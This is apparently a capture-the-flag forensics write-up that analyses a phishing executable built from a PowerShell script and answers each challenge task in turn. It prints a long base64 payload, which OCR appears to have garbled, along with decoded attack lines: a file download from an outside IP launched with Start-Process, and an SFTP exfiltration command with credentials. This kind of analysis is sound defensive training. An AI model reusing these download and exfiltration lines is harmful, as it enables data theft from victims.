Heartbreaker-Continuum Challenge

Sherlock Scenario

Following a recent report of a data breach at their company, the client submitted a potentially malicious executable file. The file originated from a link within a phishing email received by a victim user. Your objective is to analyze the binary to determine its functionality and possible consequences it may have on their network. By analyzing the functionality and potential consequences of this binary, you can gain valuable insights into the scope of the data breach and identify if it facilitated data exfiltration. Understanding the binary's capabilities will enable you to provide the client with a comprehensive report detailing the attack methodology, potential data at risk, and recommended mitigation steps.

Task 1:
To accurately reference and identify the suspicious binary, please provide its SHA256 hash.

I used the tool HashMyFiles

Answer: 12DAA34111BB54B3DCBAD42305663E44E7E6C3842F015CCCBBE6564D9DFD3EA3


Task 2:
When was the binary file originally created, according to its metadata (UTC)?

Checked the creation time on Virus Total

Answer: 2024-03-13 10:38:06

Task 3:
Examining the code size in a binary file can give indications about its functionality. Could you specify the byte size of the code in this binary?

I asked ChatGPT how to find this answer and he wrote a python code



Answer: 38400

Task 4:
It appears that the binary may have undergone a file conversion process. Could you determine its original filename?

I used the tool Detect it Easy and went to the strings tab and found the name

Answer: newILY.ps1

Task 5:
Specify the hexadecimal offset where the obfuscated code of the identified original file begins in the binary.

Was also found at the strings

51	2c74	0100	A	$sCrt = "==gCNU2Yy9mRtASZ
52	2d75	0100	A	vpjOdVGc5RFduVWawI2YlJFbp
53	2e76	0100	A	VmcvZGlgACIK0gCNAiMg0DI0

Answer: 2C74

Task 6:
The threat actor concealed the plaintext script within the binary. Can you provide the encoding method used for this obfuscation?


Answer was also found from strings, in the strings I saw base64 encoded command so I assumed the answer will be the base64

51	2c74	0100	A	$sCrt = "==gCNU2Yy9mRtASZzlXdjVmUtAicpREdldmchRHJggGdhBVLg0WZ0IULlZ3btVmUK0QZJj3bG1ClINnc1NWZS1ClcRXYQR3YhJHd4V0dkACa0FGUtASbIRXStUmdv1WZSpQDK0QfK0QKoQmblNlLtVGdJxWah1GlgACIgoQDsxWduRCl+ASKowGbBVmds92cUlLzRnbIlGcpNWZS5SbIRXSslWYtRCIgACIK0gCN0HIgACIK0wQDJE
52	2d75	0100	A	vpjOdVGc5RFduVWawI2YlJFbpFWTk9kLr92bsRXdP5CcvlXZ05WSuU2YpZmZP5Cdmr92cvI3Yp10Wg0DIl8XeU5CduVWawI2YlJ1YjIGlgACIgACIgACIgACINkIzNXZyRGZBBCbpFWbFJiL0NW052bjRCKkRWQuMHduVWawI2YlJlLtVGdJxWah1GIg0DI05WZpBXajVmUjNmYkACIgACIgACIK0wegkyc0NWY052bjRCIuIGI0NWY052bjRCKgg2Y
53	2e76	0100	A	VmcvZGlgACIK0gCNAiMg0DI0FWby9mR5R2bC5SbIRXSslWYtRCIgACIK0AbsVnbkAiPgkyZtlGJoQGZB5yc05WZthZYhRHdB5SbIRXSslWYtRCIgACIK0Qek9mQs1GdoRCl9A5ek9mQs1Gdl5SbIRXSslWYtRCIgACIK0glu4SZjIGdv5Glsx2J19WegQWZsN3byNGIzIXZn5WaGlCI9ACdjVmaiV3Uu0WZ0IEbpFWbkACIgACIkCMo0WZ0IUZ0
54	2f77	0100	A	WZyNkLr92bsRXdvRCI9ASbIRXSslWYtRCIgACIK0Aa0FGUlxWaGZ3cjRCIoRXYQ1CI2N3QtQncvBXbJBSPgMHdjFGdu92YkACIgAiCNoQDu9Wa0FWby9mZulUZwIHVv5ULggGdhBVZslmR2N3YkACa0FGUtAidzNULOJ3bwhXRgwFI9BCIgAiCNMHcvJHckA5e0JXZw9mcQ1CI0NWZqJ2TTtcXZO8CIgACIgACIK0QfgACIgACIgA
55	3078	0100	A	CNACIgACIgACIgACIgoQDzNXZyRGZBFDbpFWbF5yXbASPgAyIzNXZyRGZBBCbpFWbFdCIgACIgACIgACIgAiCNUWbh5EbsVnRuA8FJg0IgACIgAyJl1WYOBCbsVnRnACIgACIgACIgACIgoQD7BEI9Aycw9mcwRCIgACIgACIgoQD9BCIgACIgACIK0AlgkCMoU2cxx2Qu8FJgACIgACIgACIK0wegQ3YlpmYP1CajFWRy9mRgwHly9GdjVG
56	3179	0100	A	z5WS0V2Ru8FJgACIgACIgACINsHI0NWZqJ2Tbg2YhVkcvZEI8BycvtVGdJ5icIRGbvZ0c0NWY052bjRCIgACIK0gI2N3YuMHdjFGdu92QcJXaERXZnJXY0RIg0DloRXYQVGbpZkdzNGJgACIgoQDgkCMxgicIRGbvZ0c0NWY052bjRCIgACIK0QKkEUB1kIoU2Yh83c1I1WYORXZH5yav9Gb
57	327a	0100	A	V3bkASPgU2YhB3c11WYuRCIgACIK0gbvIGdhNWasBHcB5yav9Gb0V3TgQ3YlpmYP12bD1CI0NWZqJ2TtcXZOBSPgs2bvxGd19GJgACIgoQDoRXYQt2bvxGd19GJggGdhBVZslmRtAycvV2VvJHUtQnchR3UgACIgoQD7BSKoRXYQt2bvxGd19GJoAiZppQDK0AQioQD+wWb0h2L8oQD+kHZvJ2L8oQD+A3L84icIRXYsBSZyVGa0BSdvIHln5Wal
58	337b	0100	A	2cg42bgcmbpRnb192Q+AHPK0gPw9CPucmbvxGlv9GdgcmbpRXahdHluFGa0BicIhGdhJHlyVmbv92cgQXaglWYydGlvRHI0NXZiBycnQXag82cgwCdpBCZh9Gbud3bkBibhNGI19WegUmcvZWZiBCdp1WasBZtIGdgEGlzdSZyVGa0BCLwVHlzRWYIhGl5xGZuVWayZGihBCdzVnSg4iPh9CPIJXZo5zJlhXZuYmZpRnLkJXYDJXZt1WZN9IchR
59	347c	0100	A	cyVGc1N1LwADM5oDN0EjL3gTMuVDMy4CN08yL6AHd0hZJ9YWZyhGIhxDlkrnYpN3cIN2YhBCL5JHduVGly9mZgQmchNGlwIGazJXZt1WZtBCbhRXanIGZgEGlkVWZuBCbsdSdvIHlskncr05WZg4WahdGlvRIPwxjCN4DcvvDluU2YuVWauVmdu92YgIXdvIHly9mZgAXYtBSZoRHIkVGajFGd0FGIfZ3JBiL5RXaZI2c1x2Y4VGlk5WYgk3YhZX
60	357d	0100	A	yBHlm9GI0lmYgEGI59mauVGluF2YgU2dgUmclh2dgwiY1x2YgAXaoNncUIWbI1GIIRXY2lmcwBSYgQXYgMXdvZneIRmbUHlHhBicvZGlkVZZuFmcyFGIIZ3JI5Dc8oQD+A3L84ycyV3boBicIRnZhBCc1BCdlVWbg8GdgMXdgI3bmBSZ29GbgQ2JIBCL0IGlvRHIuVGcvBSZydSdvIHlmIGls82Ug4SZsFGdgM3clvWZtIGdgEGlt9mcmBSZuV2Y
61	367e	0100	A	B5YgU2apxGI05WZt9Wbgg2YhVGln5WaoNXayVGajBCL39GbzBycn5WaoRHln5WarFGdgY2bgkHd1FWZzBSZoRHluIGIIZXZpxWZt85SgwyZulGa0lnc1ZXZgg2Z19mcoRHloNXdyBibIRnZvB5Z3BSZyVGa3BCZsJ3b3BSYg4WS+AHPK0gPw9CPuQXYoRHIldmbhh2Yg8GdgUWbpRHzdCdpBCZIRWajVGZgUmdnkEIl0VnYgwSesVGdhxGiI1Glu
62	377f	0100	A	WZiBycnQXYoRFi/AXZ0NHI0hXZuBSZoRHIltWY0Byb0BCZIRXY0I2clhGI0VnYgwichZWYg02byZGIl52bI2bzByZulmcp1GZhBibIVmYgUmdnU3b5Bibln2dgcmbpxWZIZGI0FGa0Bydv52agU3bZBiL19WeggGdpdHIIJXYoNHIvRHln5Wa05WY3BibIVmYgUmdnkEln5WaoRXZt92cgM3JlJXZoRHIlNXdhNWZiBCd19GIn5WaoNWYUHltd
63	3880	0100	A	Sg4ycphGdgUWZzBSdvIHIuVGa3BCdhVmcnByZul2bk8SZydSdvIHIlI83bIBiPwxDl+A3L8ACL5VGS+AHPK0gPSR2bixjCN4DZhVGavvjCN4TZslHdz9CPK0QfgACIgoQD7VWayV2ctMnbhNHIskmciIGbhNEl6kHbp1WYm1Cdu9mZgACIgoQD7BSek9mYgACIgoQD+UGb5R3c8oQD+CWYIhGPK0gPs1GdoxjCN4DbtRHagUEUZR1QPRUI8oQDiAE
64	3981	0100	A	9ASek9mQs1GdoRiCNoQDI1WYOxGb1ZEI5RnclB3byBFZuFGc4VULgEDI0NncpZULgQ3YlpmYP1CdjVGbINFI8BSZzJXdjVmUtAiIFhVRus0TPxEVV9kIgIXZ0xWaG1ClU2YpZmZPBCdm92cvJ3Yp1EXzVGbpZEltFmcn9mCQxIODJCIoRXYQ1CItVGdJRGbph2QtQXZHBSPgACa0FGUr92bsRXdvRiCNoQDK0wdvRmbpd1dI50bO1CI0WYX1CI
65	3a82	0100	A	iCYoRXYQNHiUiAWP0BXayNZcvlCI0NXaMRnbI1WdnJXQtACa0FGUlhXR3RCIoRXYQVGbpZULgUGbpZUL0JXY0NICNUZYy9mRtACa0FGUzRCIoRXYQVGbpZULgUGbpZUL0V3TgwHIAJiiCNQXa4VmCNU2cvx2YK0IghGdhBVZ2IGajiXYkiCYgQXdwpQDq0TeltGdz9GatAyL4MTMuYjNukjNx4SNza0ItED7H12aLZTahMkJ40kOINWa2IXZz
66	3b83	0100	A	yL6AHdmNHluVGcvpQDiAkCNICd4RnL0BXayN2UINmbh5WZ05Wah1GXoRXYQR3YhJHd4V0dkICI9ACa0FGUzRiCNISbvNmLQN0UuI2VchGdhBFdjFmc0hXR3Rilg0DloRXYQVGeFdHJK0gCNU2Yy9mRtACa0FGU0NWYyRHeFdHJggGdhBlbvIGdh5Wa0NXZE1ClkWaGBXaadHJggGdhBVLgUmdph2YyFUlk5WYwhXRK0wZul2cyFGUJI2chJUZzV
67	3c84	0100	A	LgUGbpZEcpp1dkASZslmR0V3ThACbyVFcpp1dkASayVVLglCdldZViACduV2ZBJXZzVVLgQ3clVXclJlYldVLlt2b25WSK0gCNlycs92bU1yazVGRwxWZlx1YpxmY1BFXzJXZzVFX6MklgODIoRXYQR3YhJHd4V0dkoQDiAXa65CUDNlbpdFXylGR0VZZyFGdkICI9ASZslmRwlmW3RiCNICcppnLt92YtlXYkFmc0Z2bz9VZsIWY0J3bw1CcjNn
68	3d85	0100	A	pd3Lw8ic0NXak9SZsJWY0J3bw1CcjNnbpd3LzR3Y1R2by83LjIGdhR3cv02bj5ichRWYyRnZvNnLzV3Lvozcw RHdoICI9ACbyVFcpp1dkoQDK0AIlNmcvZULggGdhBVZ2IGajiXYkACa0FGUu9Wa0FmbpR3clRULgIXaERXZnJXY0RCIoRXYQ1CIlZXaoNmcB1yczVmcw12bDpQDiAXa65ZtFmb0N3boRCXJGR0VZZyFGdkICI9ACa0FGUlZXa
69	3e86	0100	A	NmchRiCNcSZ15Wa052bDIHb05WZsI2UnASPgUZYuVmclZWZyB1czVmcn9mcQRiCNU2Yy9mRtASKnQHe05ybm5WaQd0JgIXaERXZnJXY0RCIoRXYQ1ibp9mSoACa0FGUlxWaG1Cd19EI8BicvACdsV3clHcnpQDINmcvZULgkyl0HdudmZulWZyFGaTdCIyIGR0VZZyFGdkACa0FGUt4WavpEKggGdhBVZslmRtASZslmRtQXdPBCfg
70	3f87	0100	A	mchh2Ui12UtQXZHpQDK0QfgACIgoQD9BCIgACIgACIK0QZJj3bG1CIoRXYQ5zbpRXYulGdzVGZkAibvIGdh5Wa0NXZE1CII1WYOxGb1ZkLfRCIoRXYQ1CItVGdJ1Sew92QgACIgACIgACIK0wegkCa0FGUu9Wa0FmbpR3clRGIgUmbtASZtFmTsxWdG5yXkgCImIGlgACIgACIgoQDgACIgACIgACINUWbh5kLfRCIyIGR0VZZyFGdkACa0F
71	4088	0100	A	Ut4WavpEI9ACa0FGUu9Wa0FmbpR3clRGIgACIgACIgACINsHI0NWZqJ2TtgZYhVkcvZEIgACIK0AfgcSZ15Wa052bDIHb05WZsI2UnAibvIGdjFkcvJncF1CIlNmcvZULgQ3cpxEd4VGJgUGZ1x2YuULgU2cyV3YlVLgIXaEh2VyFWZzRCItVGdJRGbph2QtQXZHBSPgwGb15GIK0AIgACIgACIgACIK0gI0N3buoIgwiInR2buoIgwi
72	4189	0100	A	wR2buoIgwiIsR2buoIgwiI0R2buoIgACLiQ3cw5iKiACLiwWbI5iKiACLic2ct5iKiACLigHdvRmLqICIsICe0xGeuoiIgACIgACIgACIK0AIsICe09GcuoiIgwiI0Z2bq4IlgwiI2N3YuoiIgwiImRGcuoiIgwiI4RHcw5iKiACLiQHcw5iKiACLig3cshnLqICIsIyclyshnLqICIsICej9GZuoiIgwiIj9GZuoiIgASPgQ3cpxEd4VGJ
73	428a	0100	A	0gCN0nCNUWduIGdu92Q5xGduVGbpNFlu9Wa0NWQy9mcyVULgU2Yy9mRtAyav9Gb0V3TgUWbh5ULgM3clN2byBVLw9GdTBClgAiCNsHlpUWduIGdu92Q5xGduVGbpNFlu9Wa0NWQy9mcyVULgs2bvxGd19EIITWYO1ClzNXZj9mcQ1CdldEKgYWaK0gCNU2Yy9mRtASKnQHe05ycIN3clN2byBlcINXVnAicpREdldmchRHJggGdhBVLul2bKhClo
74	438b	0100	A	XYQVGbpZULgUGbpZULOVZTgwHlkl0cxV2YvJHUgwSZtFmTzNXZj9mcQBCdjVmai9ULONWZsV2UgwHlzV2cV2YvJHUyV2cVRnblnc1NGJK0gCN0nCN0HlgACIK0AlgU2csFmZkACIgACIgACIK0wegg2Y0F2Yg0HlgACIK0gcINXV05WZyJXdjRClcVWLgIXZsVLpgicI52dPRXZH5yXkACIgACIgACIK0wegknc0BCIgAiCNsHI0NWZqJ2TtU
75	448c	0100	A	clh2VgwHlzNXZj9mcQ9IMz4WaXBCdjVmai9UatdVL0V2Rg0DIzVZcvZ2VvJHUyV2cVRnblnc1NGJK0gCNU2Yy9mRtASKnQHe05ybm5WaWF0JgIXaERXZnJXY0RCIoRXYQ1ibp9mSoACa0FGUlxWaG1ClkWaG1Cd19II8BCbsVnbk4jMgUWdsFmdvACVFdEI0NWdk9mcQNXdyImVpRnbBBCSUFEUgIjciRnbINUe0Imc1NWZTkFdv9mccxIOFNU
76	458d	0100	A	QNVRNFkTvAyYp12dK0QZJj3bG1ClpcCd4RnLzJXZvVHbhN2bsdClyIGR0VZZyFGdkACa0FGUt4WavpEKggGdhBVZslmRtASZslmRtQXdPBCfgQnb192YjFkcINXVfJzMu2VgM3chc2QtACdjVmai9UatdVL0V2RK0QZJj3bG1ClpcCd4RnLvZmbpNERnAicpREdldmchRHJggGdhBVLul2bKhClo RXYQVGbpZULgUGbpZUL0V3TgwHlsxWduRiP
77	468e	0100	A	AiTDFUTPRkUFNVV6YnblRiQjRGdld2ck9ClONXZ0xmbK0gCNU2Yy9mRtASKnQHe05SZtFmbyV2c1dClyIGR0VZZyFGdkACa0FGUt4WavpEKggGdhBVZslmRtASZslmRtQXdPBCfgUZVy9mRtAicpREdldmchRHJggGdhBVLgknvcR3YIlXaEBSZwlHVtVGd1YdI5IgACIK0weg
78	478f	0100	A	SKyVmbpFGdu92QgUGc5RFa0FGUtAicpREdldmchRHJggGdhBVLggGdhBVL0NXZUhCI09mbtgCImlmCNoQDiMXZslmRgMWasJWdQx1YpxmY1BFXzJXZzVFX6Mklg0DlyIGR0VZZyFGdkoQDiMncINXVcpzQiASPgiXaEh2YyFWZzRiCNoQDn1WakAycvV2VvJHUtQnchR3UK0wZtGlgUGbpZEd19ULgwmc1RCIpIXVtACdzVWdvVmUiV2VtU2avZ
79	4890	0100	A	bJpQDK0gImZwa05CZyF2QyVmYtVWTfJXV0NncI8XdTk1ckF2bs52dvREXyV2cVRnblnc1NGJcNncINXdcpzQiASPgcWbpRiCNiiZmIGduQmchNkcIJWbI10XyFGdzJXZwV3UvADMwkj00QTMucDOx4INwIjL0QzLvoDc0RHaiASPgwmc1RiCNUUTB5kUFNVV6YnblRiQ3AicINXV05WZyJXdjRiCNUUTB5kUFRVV2Q10TDpjduVGlgQ0IIl1WYuR3

Answer: Base64

Task 7:
What is the specific cmdlet utilized that was used to initiate file downloads?

I reversed the Base64 in CyberChef with the recipes of "Reverse" and "From Base64"



Output

```
$hostname = $env:COMPUTERNAME
$currentUser = $env:USERNAME
$url = "http://44.206.187.144:9000/Superstar_MemberCard.tiff"
$img = "C:\users\$currentUser\Downloads\Superstar_MemberCard.tiff"

Invoke-WebRequest -Uri $url -OutFile $img
Start-Process $img
```

Answer: Invoke-WebRequest

Task 8:
Could you identify any possible network-related Indicators of Compromise (IoCs) after examining the code? Separate IPs by comma and in ascending order.

From same decoded Base64

```
open sftp://service:M8&C!i6KkmGL1-#@35.169.66.138/ -hostkey=*
put `"$archivePath`"
```

```
$url = "http://44.206.187.144:9000/Superstar_MemberCard.tiff"
$img = "C:\users\$currentUser\Downloads\Superstar_MemberCard.tiff"
```

Answer: 35.169.66.138,44.206.187.144

Task 9:
The binary created a staging directory. Can you specify the location of this directory where the harvested files are stored?

From same decoded Base64

```
$searchDir = "C:\Users"
$targetDir = "C:\Users\Public\Public Files"
```

Answer: C:\Users\Public\Public Files

Task 10:
What MITRE ID corresponds to the technique used by the malicious binary to autonomously gather data?

I copy all of the script and asked the ChatGPT

Answer: T1119

Task 11:
What is the password utilized to exfiltrate the collected files through the file transfer program within the binary?

From same decoded Base64

```
open sftp://service:M8&C!i6KkmGL1-#@35.169.66.138/ -hostkey=*
put `"$archivePath`"
```

Answer: M8&C!i6KkmGL1-#